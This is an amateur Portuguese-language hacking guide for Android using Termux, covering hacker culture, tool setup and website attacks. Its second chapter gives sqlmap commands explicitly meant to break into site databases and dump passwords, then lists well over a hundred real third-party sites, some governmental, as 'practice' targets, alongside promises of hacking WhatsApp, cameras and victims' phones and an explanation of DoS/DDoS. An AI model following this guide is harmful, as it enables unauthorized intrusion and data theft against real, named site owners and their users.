
#### Introdução



Se você procura meios de como aprender técnicas de invasão pelo *Android* você está no lugar certo, meu nome é -USR|3875- e nesse "Livro" eu vou te ensinar formas, truques de como invadir uma pessoa, site, jogo, app e muito mais.

Eu irei agora passar algumas informações que serão muito útil se vocês querem realmente ser bom nisso, então abaixo estará uma lista de extrema importância.

- 1- Parem de ficar procurando Tutoriais no YouTube, isso é coisa de Lammer.
- 2-Leiam esse "Livro" com muita atenção e também não leiam ele de uma só vez,dêem intervalos para vocês praticarem o que foi ensinado.
- 3-Saibam que nem tudo é tão fácil e Rápido, muitas coisas levam bastante tempo para serem concluídas então tenham paciência que vocês vão longe.
- 4-Eu não sei o que você quer ser por exemplo um Hacker/Cracker/Profissional de segurança ou algo do tipo mas saibam que não é só clicar em um botão e pronto você invadiu a N.A.S.A
- 5-Eu vou ensinar não só como invadir mas também passarei muitas informações a você então aqui não terá só aprendizagem do tipo aula prática.
- 6-Esse livro é para aprender técnicas de invasão pelo Android então se você quer aprender por meio de um PC sinto muito mas esse livro não é para você amigo,mas eu estarei no futuro "escrevendo" um para quem quiser aprender por meio de computadores.
- 7-tenham instalados em seus dispositivos móveis os seguintes apps mais importantes que são o 'Termux' e o 'GNURoot' eles tem disponíveis na play store, vocês devem saber que vamos utilizar os 2 por quê tem coisas que só são possíveis no Termux, assim como tem coisas que só são possíveis no GNURoot.
- 8-Essa é a mais importante, eu não me responsabilizo pelo seus atos então se fizer merda vai ter que se virar aí filhão.

Pronto, essa foi a lista espero que tenham lido com calma e com muita atenção, agora vou explicar para você a proposta deste livro.

Para começar a eu vou explicar por que nesse livro eu vou ensinar utilizando um dispositivo móvel Android.

Bom, existe hoje ainda milhares e milhares talvez milhões de pessoas que ainda não tem um computador para aprender por meio dele, se você tem um não se preocupe eu ainda irei escrever um livro sobre técnicas de invasão por meio de um PC, mas agora o foco mesmo é o Android, agora segue abaixo uma lista do por que aprender por meio de um aparelho mobile vale a pena.

- **1-**Um dos motivos pelo qual aprender por um dispositivo móvel é bom e vale a pena, é de você poder levar o seu dispositivo em qualquer lugar.
- **2-**Um outro motivo é por quê um aparelho celular é muito mais barato do que um PC (Computador).

Além desses 2 motivos acima tem muito outros que futuramente você mesmo pode e vai descobrir.

# CAPÍTULO 1



#### Um pouco sobre a cultura Hacker

Eu não sei o que você quer se tornar mas eu vou sempre supor que você quer ser um Hacker,então para você ser um Hacker você tem que saber o que é ser um Hacker não é mesmo? então hoje eu irei te mostrar o que é um Hacker e um pouco sobre essa cultura.

Hacker é um indivíduo que se dedica, com intensidade incomum, a conhecer e modificar os aspectos mais internos de dispositivos, programas e redes de computadores. Graças a esses conhecimentos, um hacker frequentemente consegue obter soluções e efeitos extraordinários, que extrapolam os limites do funcionamento "normal" dos sistemas como previstos pelos seus criadores; incluindo, por exemplo, contornar as barreiras que supostamente deveriam impedir o controle de certos sistemas e acesso a certos dados.

O termo (pronunciado "háquer" com "h" expirado) é importado da língua inglesa, e tem sido traduzido por decifrador (embora esta palavra tenha outro sentido bem distinto) ou "traduzido" para ráquer. Os verbos "hackear" e "raquear" costumam ser usados para descrever modificações e manipulações não triviais ou não autorizadas em sistemas de computação.

Hackers são necessariamente programadores habilidosos (mas não necessariamente disciplinados). Muitos são jovens, especialmente estudantes (desde nível médio a pós-graduação). Por dedicarem muito tempo a pesquisa e experimentação, hackers tendem a ter reduzida atividade social e se encaixar no estereótipo do nerd. Suas motivações são muito variadas, incluindo curiosidade, necessidade profissional, vaidade, espírito competitivo, patriotismo, ativismo ou mesmo crime. Hackers que usam seu conhecimento para fins ilegais ou prejudiciais são chamados crackers.

Muitos hackers compartilham informações e colaboram em projetos comuns, incluindo congressos, ativismo e criação de software livre, constituindo uma comunidade hacker com cultura, ideologia e motivações específicas.[6] Outros trabalham para empresas ou agências governamentais, ou por conta própria. Hackers foram responsáveis por muitas importantes inovações na computação, incluindo a linguagem de programação C e o sistema operacional Unix (Kernighan e Ritchie), o editor de texto emacs (Stallman), o sistema GNU/Linux (Stallman e Torvalds) e o indexador Google (Page e Brin). Hackers também revelaram muitas fragilidades em sistemas de criptografia e segurança, como, por exemplo, urnas digitais (Gonggrijp e Haldeman), cédula de identidade com chip, discos Blu-ray, bloqueio de telefones celulares, etc.

Bom,o que você leu acima descreve um Hacker e descreve até um pouco sobre o papel e as inovações que os Hackers fizeram no mundo.

Eu tenho quase certeza que se você leu o texto acima com atenção você viu a palavra "Cracker", "Programador", "Pentester" mas afinal você sabe o que são essas coisas?se você não

sabe o que são não se preocupe pois eu lhe mostrarei o que são os 3.

\_\_\_\_

# O'que é um Cracker?

Os crackers são pessoas aficionadas por informática que utilizam seu grande conhecimento na área para quebrar códigos de segurança, senhas de acesso a redes e códigos de programas com fins criminosos. Em alguns casos, o termo "Pirata Virtual" é usado como sinônimo para cracker.

Diferente do que se prega na mídia, hackers e crackers possuem propósitos totalmente diferentes. Enquanto o primeiro grupo visa tornar a informática acessível a todos e apenas apontar possíveis falhas de um sistema, o segundo conjunto invade computadores e quebra sistemas de segurança procurando lucrar o máximo possível com a ação.

Apesar de alguns hackers irem de encontro à lei, eles são movidos pela intenção de promover o conhecimento e o auxílio a terceiros, mas nunca de autopromoção ou destruição do trabalho alheio.

Cracker e crakeado. Qual a diferença?

Os termos utilizados para nomear os malfeitores da internet também dão origem a outras gírias virtuais. O cracker, como explicado acima, é a pessoa que invade os sistemas a fim de quebrar os códigos de segurança.

Quando o malfeitor tem sucesso em suas ações, diz-se que o programa invadido foi crackeado, ou seja, teve a sua segurança quebrada. Há ainda o termo crack, que normalmente é utilizado para fazer referência a uma ferramenta desenvolvida pelo cracker a fim de alterar chaves de registro e licenças de uso de aplicações pagas.

Lembre-se: programa crackeado significa pirateado, ou seja, é crime! Portanto, tome muito cuidado com seus passos pelo mundo virtual, pois, assim como no mundo real, há inúmeras armadilhas nos esperando a cada clique ou descuido.

#### Outros grupos

Além dos crackers de programas ou sites, há os Phreakers. Estes são mais focados em invadir equipamentos eletrônicos e sinais de TV a cabo ou burlar sistemas telefônicos. Há também os Carders, que são os crackers de cartões de crédito e sua meta é roubar senhas para poder realizar desde compras online até saques em caixas eletrônicos.

## O'que é um Programador?

A profissão de programador está diretamente relacionada a TI (Tecnologia da informação) e nesse artigo vamos mostrar os principais pontos para você que tem dúvidas ou quer saber mais.

O programador é o profissional que tem a responsabilidade de escrever rotinas e instruções em linguagens de programação, mas o que é programação?

Programação é a codificação de instruções lógicas com o objetivo de executar determinadas sequências de ações, criando assim o que é chamado de programa ou software.

Se você ainda não sabe programação, você pode se interessar por esse artigo que fala como aprender a programar.

Existem diversas linguagens de programação, que são como uma grande biblioteca de funções, métodos e instruções para o programador desenvolver programas. Podemos destacar como as dez linguagens mais populares atualmente:

1.Java

2.C

3.C++

4.C#

5.Python

6.VB .NET

7.PHP

8.JavaScript

9.Delphi/Object Pascal

10.Swift

Pesquisa realizada em março de 2017 pela comunidade de programação TIOBE

O que faz um programador?

O programador é responsável por seguir especificações para o desenvolvimento de partes de um produto de software, ou até mesmo, o software completo. Muitas vezes o programador vai trabalhar em equipe com outros programadores e profissionais da TI, ele deve estar apto a ler documentações de software e criar registros de mudanças num software (o que chamamos de log).

A profissão pode ser dividida em quatro categorias primárias:



# Programador Desktop

Programador de aplicações ou sistemas para ambiente local, ou seja, programas que vão funcionar em um computador ou numa rede de computadores, dentro de um sistema operacional como Windows, Linux ou MAC.

1ttp://ww

# **Programador Web**

Profissional responsável por programar websites ou sistemas web, os websites são caracterizados por funcionarem na rede mundial da internet e serem acessíveis de qualquer lugar.



#### Programador Mobile

O programador móbile é especializado com criar aplicativos para celulares e dispositivos móveis, ele pode trabalhar com uma das plataformas Android, IOS, Windows Phone ou Java entre outras.



# Programador de jogos

Responsável por desenvolver partes das instruções lógicas de um jogo digital, ou até mesmo, o jogo completo. Ele pode trabalhar com jogos para computador, dispositivos móveis, videogames ou jogos que rodam em websites como flash.

# O'que é PenTest?

O PenTest, também conhecido como Teste de Intrusão, é um teste realizado em uma rede ou um sistema de computadores com o objetivo de descobrir vulnerabilidades no sistema.

Através desse teste, um Pentester pode descobrir todas as vulnerabilidades encontradas em uma rede e até mesmo descobrir qual o tamanho do dano que uma invasão causaria aos computadores e a rede.

Existem 2 tipos de Pentest. Blackbox e Whitebox, cada tipo de teste é feito para descobrir diferentes problemas e para prever diferentes tipos de ataques.

O Whitebox é um teste realizado com o Pentester sabendo todas as informações sobre a rede como topografia, IPs, senhas, níveis de usuários e logins. Esse é o mais amplo de todos os testes e é capaz de encontrar qualquer vulnerabilidade, porém não é muito requisitado pelas empresas por não estar muito próximo de uma situação real.

O Blackbox é um teste mais voltado para situações reais onde o testador não terá nenhuma informação sobre o sistema, quase como um teste cego.

Esse teste é muito próximo do que acontece na vida real quando um cracker tenta quebrar a segurança de uma rede e é atualmente o mais requisitado pelas empresas.

Pronto agora que você já sabe o que é um Hacker, Cracker, Pentester e Programador agora nós já podemos começar aprender as Técnicas de invasão, mas lembrem-se que isso não é tudo ainda vai ter muitas e muitas informações nesse livro mas por certo tempo isso é tudo, agora antes de começarmos a Trabalhar com o Termux nós iremos precisar atualizar alguns recursos para que possamos instalar futuras ferramentas, então abra o seu Termux e digite os seguintes comandos abaixo, mas lembre-se de quando colocar o Primeiro comando vocês vão dar enter, não é para colocar tudo de uma vez como se fosse uma lista, então vamos lá.

#### Instalando e atualizando o seu Termux

**1-**Abra seu Termux,quando você o abrir vai aparecer a seguinte mensagem dizendo que está instalando,então você aguarde a Finalização.

**2-**Depois de terem aguardado a instalação do Termux Dêem o seguinte comando só que sem as aspas e tudo tem que estar minúsculo, e em seguida dêem enter.

"apt update"

**3-**Coloque o comando:

"apt install python"

Futuramente eu explico melhor sobre "Python".

**4-**Dêem o comando:

"apt install python2"

**5-**agora por último Dêem o comando:

"apt Install git"

Pronto,acabamos de atualizar o nosso Termux e de instalar um Leitor de pacotes e instalar uma linguagem de Programação chamada Python,que serão Extremamente úteis.



# Trabalhando com o Termux

Antes de começarmos a Trabalhar de verdade com o Termux eu irei mostrar um script que faz com que você possa deixá-lo do seu jeito.

Seu Termux vai ficar mais agradável para você poder trabalhar com ele.segue o exemplo abaixo:



#### Como deixar meu Termux assim?

Muito fácil, basta apenas seguir a lista do que colocar no Termux, abaixo:

• 1-git clone <a href="https://github.com/Bhai4You/Termux-Banner">https://github.com/Bhai4You/Termux-Banner</a>

- **2**-ls
- **3-**chmod +x requirement.sh t-ban.sh
- 4-ls
- **5-**bash requirement.sh
- **6-**ls
- 7-bash t-ban.sh

Depois que você executar o "Bash t-ban.sh" vai abrir o script,e vai pedir algumas informações,é só você colocar como quiser.

Obs: Se estiver dando erro ou você não estiver entendendo não se preocupe é só entrar em contato comigo por e-mail: <a href="mailto:cracker3875@gmail.com">cracker3875@gmail.com</a>

Agora que você já personalizou seu Termux,se é que você Personalizou estamos quase prontos para começarmos a trabalhar,mas antes de usarmos precisamos aprender o que é o Termux e o que podemos fazer com ele,então agora você irá aprender mais sobre o Termux.

# O'que é um Termux?



Termux é um emulador de terminal que garante acesso ao shell Android, sem requerer acesso root. Em outras palavras, ele é um app que pode ser usado como um emulador de terminal para seu sistema Android e, consequentemente, pode ser usado para executar comandos Linux via linha de comando que aprimoram tarefas no seu Android, tais como: gzip, htop, ssh, unzip, git, entre outros.

O app permite acessar o shell Android para executar comandos Linux e Unix. Além disso, oferece um repositório de programas e pacotes que podem ser instalados com o comando apt, tal como no Debian ou Ubuntu.

Entre os pacotes que podem ser instalados, pode-se citar: htop, debianutils, git, glib, imagemagick, unzip, python, perl, ncurses, lua, gzip e outros que você pode verificar no site do projeto oficial no GitHub (muitos ainda em desenvolvimento).

#### Outras funcionalidades

- Suporte aos interpretadores de comando bash e zsh.
- Edição de arquivos com nano e vim.
- · Acessar servidores via ssh.
- Compilação de código com gcc.
- Check-out projetos com git e svn.

Com o Termux, você pode utilizar o pipe grep na sua caixa de mensagens SMS ou usar o curl para fazer upload/backup da sua lista de contatos; por exemplo. Outro exemplo, monitorar vários servidores remotos via SSH, sincronizar projeto com o Git ou criptografar arquivos com gpg.

Caso ache desconfortável a possibilidade de usar tudo isso pelo próprio celular Android; é possível conectar um teclado bluetooth e ligar o seu dispositivo a um monitor externo – o Termux suporta atalhos de teclado e tem suporte completo para o mouse.

Obs: Por fim, para instalar esse app no seu Android é preciso ter versão 5.0 ou superior. Mas se você não tiver ,você pode tentar instalar pelo próprio Chrome existe vários sites que disponibilizam o Termux, é só ultilizar em sua pesquisa: Download de Termux apk para Android. essa parte de azul é só um exemplo você pode detalhar em sua pesquisa muito mais coisas para ter possibilidades ainda maior de achar o apk na internet sem ser pela play store.

#### O'que posso Hackear com o Termux?

Bom,tem muitas coisas que você pode fazer,segue abaixo uma lista:

- 1- Invadir sites
- 2-Invadir câmeras
- **3-**invadir Microfone
- **4-**Invadir mensagem
- **5-**Invadir whatsapp
- 6-Invadir Facebook
- **7-**Invadir e-mail
- 8-Invadir Instagram
- 9-Invadir Canais no YouTube
- 10-Controlar o celular ou PC da vítima

Essa foi uma lista do que você pode estar fazendo com o Termux.gostaram? Ficaram empolgados? então venham comigo que eu ensinarei passo a passo.

Mas antes, sempre esse "mas" né, eu vou agora contar como é a experiência de ser um Hacker, irei explicar como funciona, mas lembre-se essa é minha opinião.

#### Como é ser um Hacker?

Para começo de conversa eu vou contar um pouco da minha opinião sobre ser um Hacker e como funciona.

Ser um Hacker pode parecer fácil e às vezes até é,mas muitas vezes os processos são difíceis e demorados e muitas vezes acontecem erros em que você precisa parar para pensar e tentar resolver o erro.

Você como sendo Hacker não vai só usar Scripts ou tais coisas, você precisa criar uma "Pauta" do que fazer,por exemplo quando você quer invadir um site, você precisa descobrir a Vulnerabilidade nele,tem que descobrir como vai fazer para achar,acho que vocês já estão entendendo,vou usar outro exemplo,tipo quando você for Criar um Hack para um jogo você precisa abrir todos os arquivos do jogo e revisar tudo até achar falhas em que você pode modificar e parece ser fácil,mas não é por quê os arquivos as pastas não são com linguagens normal são com linguagem de Programação.

Acho que você entendeu o que eu quis dizer né?que você vai ter que pensar no que quer fazer,faz isso que você chega onde quiser.

Pronto essa foi minha opinião sobre ser um Hacker, agora vamos aprender no próximo Capítulo Técnicas de invasão em sites.

#### CAPÍTULO 2

#### Aprendendo Técnicas para usar em sites


Neste capítulo você irá aprender algumas formas de como "Ferrar um Site", então vamos lá. O que vamos utilizar agora se chama "SQLMap" nós vamos introduzir no Termux,mas antes vamos aprender mais sobre o "SQLMap Injection".

# O'que é SQLmap Injection?

Basicamente o Sqlmap é uma ferramenta open source para teste de penetração que automatiza o processo de detecção e exploração de vulnerabilidades a Injeção de SQL, este software bastante conhecido é utilizado geralmente por Crackers para invadir bancos de dados SQL.

Agora que você já aprendeu sobre o que é o SQLMap Injection, vamos agora instalar ele no seu Termux, e em seguida vamos instalar ele no GNURoot.

Como instalar SQLMap Injection no meu Termux?



Para instalar o SQLMap é só seguir o passo a passo agora com muita atenção. Utilizamos o clonador de pacotes chamado de "git" para a instalação, então abaixo estará o seu tutorial,veja com atenção.

- 1-Agora coloque este comando em temux: apt upgrade -y
- 2- git clone <a href="https://github.com/sqlmapproject/sqlma">https://github.com/sqlmapproject/sqlma</a>
- 3-cd sqlmap
- **4-**ls
- **5-**Agora, execute:python2 sqlmap.py

Obs: Lembre-se que você saberá que o processo terminou quando aparecer esse símbolo "\$".

Quando você tiver instalado o seu SQLMap terá que ficar igual a imagem abaixo.

Pronto o seu SQLMap Injection foi instalado com sucessos, se aconteceu algum erro entre em contato por e-mail que eu resolverei seu problema.

E-mail: cracker3875@gmail.com

```
sqlmap
 ICENSE
                                                  sqlmap.py
                                                                       thirdparty
                             shell
README.md
                                                 sqlmapapi.py
                                                                       txt
                plugins
                             sqlmap.conf
                                                                      udf
  python2 sqlmap.py
                                       {1.2.3.27#dev}
                                       http://sqlmap.org
Usage: python sqlmap.py [options]
sqlmap.py: error: missing a mandatory option (-d, -u, -l, -m, -r,
-g, -c, -x, --wizard, --update, --purge-output or --dependencies
), use -h for basic or -hh for advanced help
```

### Como usar o SQLMap para invadir o Banco de dados do site?

Para usar o SQLMap não é muito difícil basta você prestar atenção nas informações abaixo.

- python2 sqlmap.py -u" nome do site que guer invadir" ---dbs
- python2 sqlmap.py -u" nome do site" -D --tables
- python2 sqlmap.py -u"nome do site" -D database do site -T a tabela do site --columns
- python2 sqlmap.py -u" nome do site" -D do site -T -C --dump

Esses acima são os comandos que você pode estar usando para invadir o Banco de dados e pegar as informações que você quiser, seja senha de acesso ou tais coisas.

Se você tem dúvida entre em contato comigo: <a href="mailto:cracker3875@gmail.com">cracker3875@gmail.com</a>

Pronto agora que você já sabe invadir o banco de dados de um site pelo SQLMap eu vou

passar alguns sites para vocês praticarem suas invasões.

#### Sites:

http://www.dinamiccomputer.com.br/noticia.php?id=12 http://www.empregaparaibuna.com.br/noticia.php?Id=13 http://www.cineplayers.com/noticia.php?id=8661 http://www.cineplayers.com/noticia.php?id=8661 http://www.bahiacooperativo.coop.br/noticia.php?id=13 http://www.bodeassado.com.br/noticia.php?id=13 http://www.jornaldapovo.com.br/noticia.php?id=2794 http://www.unitecrs.com.br/unitec/noticia.php?id=12 http://www.phipasa.com.br/noticia.php?id=156 http://www.discutindoopiaui.com.br/n...-da-Potycabana http://www.grupomatriz.com.br/portal/noticia.php?id=42 http://www.folhabv.com.br/noticia.php?id=129827 http://www.silifertil.com.br/noticia.php?id=13 http://www.fisksaoborja.com.br/ver noticia.php?id=12 http://www.jornaldaenergia.com.br/le...1&id pai=0 http://www.jvaonline.com.br/novo\_sit...a.php?id=80062 http://www.odontoexcellence.com.br/noticia.php?id=13 http://www.cadandistribuicao.com.br/noticia.php?ID=11 http://www.cporg.com.br/noticia.php?id=13 http://analetro.com.br/ler\_noticia.php?id=12 http://www.ccemprestimos.com.br/noticia.php?id=13 http://www.itegsul.com.br/noticia.php?id=11 http://www.freejob.com.br/festajunina/noticia.php?id=13 http://www.cbhpiabanha.org.br/noticia.php?id=13 http://www.4dfolheados.com.br/ver noticia.php?id=12 http://www.transgabardo.com.br/noticia.php?id=12 http://www.novacidade.com/ribeirao/m...cia.php?id=581 http://www.abencmt.com.br/noticias/noticia.php?id=12 http://www.jornaldapovo.com.br/noticia.php?id=8050 http://www.supportge.com.br/noticia.php?id=11 http://www.bompasto.com.br/noticia.php?id=11 http://www.bosquedosipes.com.br/noticia.php?id=13 http://www.viaourocoletivos.com.br/noticia.php?id=11 http://atribunarj.com.br/noticia.php...0INDETERMINADO http://www.fsindical.org.br/portal/n...p?id\_con=21001 http://www.rightfoods.com.br/noticia.php?id=12 http://www.empregaparaibuna.com.br/noticia.php?Id=12 http://www.jornaldaenergia.com.br/le...3&id pai=0 http://www.vermelho.org.br/ce/notici...mp;id\_secao=61

```
http://www.portaldoastronomo.org/noticia.php?id=166
```

http://www.ccp-dinamizar.com/noticia.php?id=12

http://www.cff.org.br/feeds/

http://www.ccp-dinamizar.com/noticia.php?id=11

http://escritorioonline.com/webnews/...icia=7138&

http://www.djagenor.com.br/noticia.php?id=11

http://www.visaocontabilpb.com.br/noticia.php?id=11

http://www.toninhohorta.art.br/noticia.php?id=11

http://www.saudepublica.ufc.br/noticia.php?id=12

http://www.drigor13.com.br/noticia.php?id=13

http://www.cabecadecuia.com/noticia.php?id=36978

http://www.folhabv.com.br/noticia.php?id=103320

http://londrinatur.com.br/noticia.ph...2B\_Festas\_2012

http://www.nirinha33.com.br/noticia.php?id=11

http://www.nirinha33.com.br/noticia.php?id=11

http://www.acidigital.com/noticia.php?id=20030

http://www.centraldoparana.com.br/noticia.php?id=96

http://www.casali11.com.br/noticia.php?id=3

http://www.centraldoparana.com.br/noticia.php?id=153

http://www.fmesperanca.com.br/notici...t=8&sub=12

http://www.kakaepaulo12.com.br/noticia.php?id=28

http://www.aboprev.org.br/noticia.php?id=13

http://pinhalhoje.com.br/ler noticia.php?id=320

http://www.difusora690.com/noticia.php?id=524

http://www.kakaepaulo12.com.br/noticia.php?id=18

http://www.apelosurgentes.com.br/noticia.php?id=162

http://www.cbjje.com.br/dados noticia.php?id=267

http://www.acidigital.com/noticia.php?id=23911

http://www.cruzeiro.org/noticia.php?id=39776

http://www.jornalminuano.com.br/noticia.php?id=45648

http://www.antonioeadelor13.com.br/noticia.php?id=1

http://www.skylinecenter.com.br/pt/p...icia.php?ld=13

http://www.seguranca.mt.gov.br/noticia.php?id=274

http://www.cruzeiro.org/noticia.php?id=43685

http://www.jornaldacidadepinda.com.b...t=1&sub=11

http://www.jornaldacidadepinda.com.b...t=1&sub=12

http://www.visionbr.com.br/noticia.p...santos-dumont-

http://www.hasp.org.br/mostra noticia.php?id=125

http://www.uirauna.net/noticia.php?i...t=1&sub=12

http://www.jornaldeitupeva.com.br/no...d=120531162658

http://www.fmesperanca.com.br/notici...t=8&sub=12

http://www.sandense.com.br/noticia.php?id=11

http://www.spyderrace.com.br/noticia.php?id\_noticia=61

```
http://www.gazetadoagreste.com.br/noticia.php?id=1785
```

http://www.ps3brasil.com/noticia.php?id=21901

http://www.cff.org.br/noticia.php?id=797

http://www.veridianaeleopandolfo13.c....php&id=10

http://www.fandangueirosdatradicao.c...icia.php?id=11

http://visaonoticias.com/noticia.php?id\_sub=12

http://www.sasprod.com.br/noticia.php?id=1093

http://www.uirauna.net/noticia.php?i...t=1&sub=12

http://www.ji-parana.ro.gov.br/noticia.php?id=100

http://www.gestradoufpa.com.br/detal...ia.php?id=1131

http://www.cbjje.com.br/dados noticia.php?id=413

http://www.evanildo13.com.br/noticia.php?id=2

http://www.aspebrasil.org/noticia.php?id\_noticia=11

http://www.atvi.com.br/leitura-noticia.php?id=191

http://www.transgabardo.com.br/noticia.php?id=13

http://www.ps3brasil.com/noticia.php?id=22442

http://www.rayfranbatista.com.br/not...at=&sub=34

http://www.igrejamba12.com.br/noticia.php?id=5

http://www.bodeassado.com.br/noticia.php?id=11

http://www.silifertil.com.br/noticia.php?id=49

http://www.antenarg.com.br/noticia.php?id=66

http://www.contec.com.br/noticia.php?id=141

http://portal.folhanoticias.com.br/l...assificacao=10

http://www.suinos.com.br/mostra\_noti...dade&cd=12

http://www.obaianao.com.br/noticia.php?id=1527

http://enioerim11.com.br/noticia.php?id=3003

http://www.uruguaianars.com.br/ver noticia.php?id=3143

http://www.hasp.org.br/mostra\_noticia.php?id=33

http://esportesmarilia.com.br/

http://belmirobraga.mg.gov.br/notici...t=4&sub=13

http://www.evanildo13.com.br/noticia.php?id=6

http://www.aquiagora.net/noticia.php?id=27399

http://festadopeaodeamericana.com.br/noticia.php?id=140

http://www.gazetaveranense.com.br/no...a-feira-dia-11

http://www.altogarcas.com/noticia.php?id=752

http://www.fimma.com.br/pt/noticia.php?id noticias=13

http://www.watercel.com.br/noticia.php?id=13

http://www.difusora690.com/noticia.php?id=733

http://atividadelapaofm.com.br/ver\_n...?id\_noticia=11

http://www.locabens.com.br/noticia.php?id=172

http://www.vnews.com.br/noticia.php?id=72738

http://www.aguiagora.net/noticia.php?id=27327

http://www.dilnei11.com.br/noticia.php?id=4

http://www.suinos.com.br/mostra\_noti...dade&cd=12 http://aracatubanews.com/noticia.php?id\_noticia=583 http://www.tiosertec.com.br/detalhe\_noticia.php?id=11 http://www.jasfarma.pt/noticia.php?id=3339 http://bjd.com.br/site/colunistas.no...amp;id\_blog=11

Pronto agora você já tem sites em que vocês podem praticar até pegarem o jeito.

Agora vamos falar sobre outros meios de "como ferrar um site". O que a gente vai aprender agora é sobre um meio de sobrecarregar um site o nome disso se chama ataque **DoS e DDoS.** 

## O'que é um ataque DoS?


O ataque do tipo DoS (Denial Of Service, em inglês), também conhecido como ataque de negação de serviço, é uma tentativa de fazer com que aconteça uma sobrecarga em um servidor ou computador comum para que recursos do sistema fiquem indisponíveis para seus utilizadores. Para isso, o atacante utiliza técnicas enviando diversos pedidos de pacotes para o alvo com a finalidade de que ele fique tão sobrecarregado que não consiga mais responder a nenhum pedido de pacote. Assim, os utilizadores não conseguem mais acessar dados do computador por ele estar indisponível e não conseguir responder a nenhum pedido.

Os alvos mais comuns dos ataques de negação de serviço são os servidores web. Com o ataque, o hacker ou cracker tenta tornar as páginas hospedadas indisponíveis na Web. Esse ataque não se caracteriza como uma invasão do sistema visto que ele realiza apenas a invalidação por meio de sobrecarga.

Os atacantes geralmente utilizam a obstrução da mídia de comunicação entre os utilizadores e o sistema de modo a não se comunicarem corretamente. Outra maneira de realizar o ataque é forçar a vítima a reinicializar ou consumir todos os recursos de memória, processamento ou de outro hardware de modo a deixá-lo impossibilitado de fornecer o serviço.

Os ataques DoS envolvem apenas um atacante, sendo um único computador a fazer vários pedidos de pacotes para o alvo. Nesse tipo de ataque, o hacker pode apenas derrubar servidores fracos e computadores comuns com pouca banda e com baixas especificações técnicas. Já no ataque distribuído de negação de serviço, conhecido como DDoS (Distributed Denial of Service, em inglês), um computador mestre pode gerenciar até milhões de computadores, chamados de zumbis.

Por meio do DDoS, o computador mestre escraviza várias máquinas e as fazem acessar um determinado recurso em um determinado servidor todos no mesmo momento. Assim, todos os zumbis acessam juntamente e de maneira ininterrupta o mesmo recurso de um servidor. Levando em consideração que os servidores web possuem um número limitado de usuários que se podem atender ao mesmo tempo, esse grande número de tráfego impossibilita que o servidor seja capaz de atender a qualquer pedido. O servidor pode reiniciar ou mesmo ficar travado dependendo do recurso que foi vitimado.



Há várias ferramentas utilizadas pelos hackers para fazer pedidos contínuos de pacotes de vários protocolos. Uma delas, desenvolvida por um brasileiro, é a T50 Sukhoi PAK FA Mixed Packet Injector, que permite que o atacante possa fazer o ataque ao servidor.

Apesar dos trojans utilizados para esse tipo de ataque serem pouco comuns e difíceis de serem detectados, ainda é possível saber se um computador faz parte de um sistema de ataque DDoS e dependente de um computador mestre. Para isso, é necessário que o usuário fique atento ao tráfego da rede no qual o seu computador ou servidor está conectado. Se o computador estiver enviando pacotes sem que o usuário esteja acessando algum serviço na Internet, isso pode ser um indício de que a máquina é um zumbi. Também, a Internet pode ficar lenta mesmo sem a realização de várias tarefas simultâneas na rede.